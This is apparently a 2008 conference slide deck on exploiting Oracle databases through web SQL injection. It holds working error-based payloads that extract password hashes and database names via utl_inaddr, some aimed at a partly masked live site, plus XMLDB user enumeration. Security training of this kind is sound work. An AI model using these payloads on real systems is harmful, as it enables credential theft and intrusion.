

# Exploiting Oracle Databases over the Web

Alexander Kornbrust  
09-apr-2008

# Agenda

- Introduction
- Exploiting XMLDB
- Enumerating Data in Oracle
- MOD\_PLSQL

- Inband
  - Part of the normal result set
  - In error messages
- Out-of-band
  - HTTP
  - DNS
  - Other values
- Blind / Inference

# Inband methods

Insert information from other tables into the current result set. This is the most common way of SQL Injection nowadays.

Different to SQL Server (using ";" ) it is not possible to run many different SQL command in Oracle. Only in PL/SQL injection vulnerabilities it is possible to inject multiple statements (`"begin select * into ... ; select * into ...; end;"`).

Example:

- use UNION to add additional information
- insert information in the error message

## Inband methods - Example

The package `utl_inaddr` is granted to public and responsible for the name resolution:

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from  
dual;
```

```
localhost
```

## Get information via error messages:

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from  
dual;
```

```
select utl_inaddr.get_host_name('anti-hacker') from dual  
*
```

```
ERROR at line 1:
```

```
ORA-29257: host anti-hacker unknown
```

```
ORA-06512: at "SYS.UTL_INADDR", line 4
```

```
ORA-06512: at "SYS.UTL_INADDR", line 35
```

```
ORA-06512: at line 1
```

## Replace the string with a subselect to modify the error message:

```
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
```

```
select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual
*
```

ERROR at line 1:

```
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

## Inband methods - Example

```
http://ec..*****/prelex/detail_dossier_real.cfm?  
CL=en&DosId=124131||utl_inaddr.get_host_name((select  
%20'SID='||global_name%20from%20global_name))
```

**Message:** Error Executing Database Query.

**Native error code:** 29257

**SQL state:** HY000

**Detail:** [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host **SID=EXTUCOMA.CC.\*\*\*\*\*** unknown

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1



```
http://ec.****/prelex/detail_dossier_real.cfm?  
CL=en&DosId=124131||utl_inaddr.get_host_name((select  
%20'Users='||count(*)%20from%20all_users))
```

**Message:** Error Executing Database Query.

**Native error code:** 29257

**SQL state:** HY000

**Detail:** [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host **Users=254** unknown

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1

## SQL Injection without Single/Double Quotes

```
http://ec.****/prelex/detail_dossier_real.cfm?  
CL=en&DosId=124131||utl_inaddr.get_host_name((select  
%count(*)%20from%20all_users))
```

**Message:** Error Executing Database Query.

**Native error code:** 29257

**SQL state:** HY000

**Detail:** [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host 254 unknown


ORA-06512: at "SYS.UTL\_INADDR", line 35


ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1


# Exploiting XMLDB

# Exploiting XMLDB






# Exploiting XMLDB

A screenshot of a Microsoft Internet Explorer browser window. The address bar shows 'http://192.168.2.96:8080/oradb/PUBLIC/ALL\_USERS'. The main content area displays an XML document with the following structure:


```
<?xml version="1.0" ?>
- <ALL_USERS>
- <ROW>
  <USERNAME>SYS</USERNAME>
  <USER_ID>0</USER_ID>
  <CREATED>09-JAN-06</CREATED>
</ROW>
- <ROW>
  <USERNAME>SYSTEM</USERNAME>
  <USER_ID>5</USER_ID>
  <CREATED>09-JAN-06</CREATED>
</ROW>
- <ROW>
  <USERNAME>OUTLN</USERNAME>
  <USER_ID>11</USER_ID>
  <CREATED>09-JAN-06</CREATED>
</ROW>
- <ROW>
  <USERNAME>DBSNMP</USERNAME>
  <USER_ID>19</USER_ID>
  <CREATED>09-JAN-06</CREATED>
</ROW>
```

The browser interface includes a menu bar (Datei, Bearbeiten, Ansicht, Favoriten, Extras), a toolbar with navigation and search icons, and a status bar at the bottom with 'Fertig' and 'Internet' indicators.

# Exploiting XMLDB




Try to find a SQL Injection vulnerability

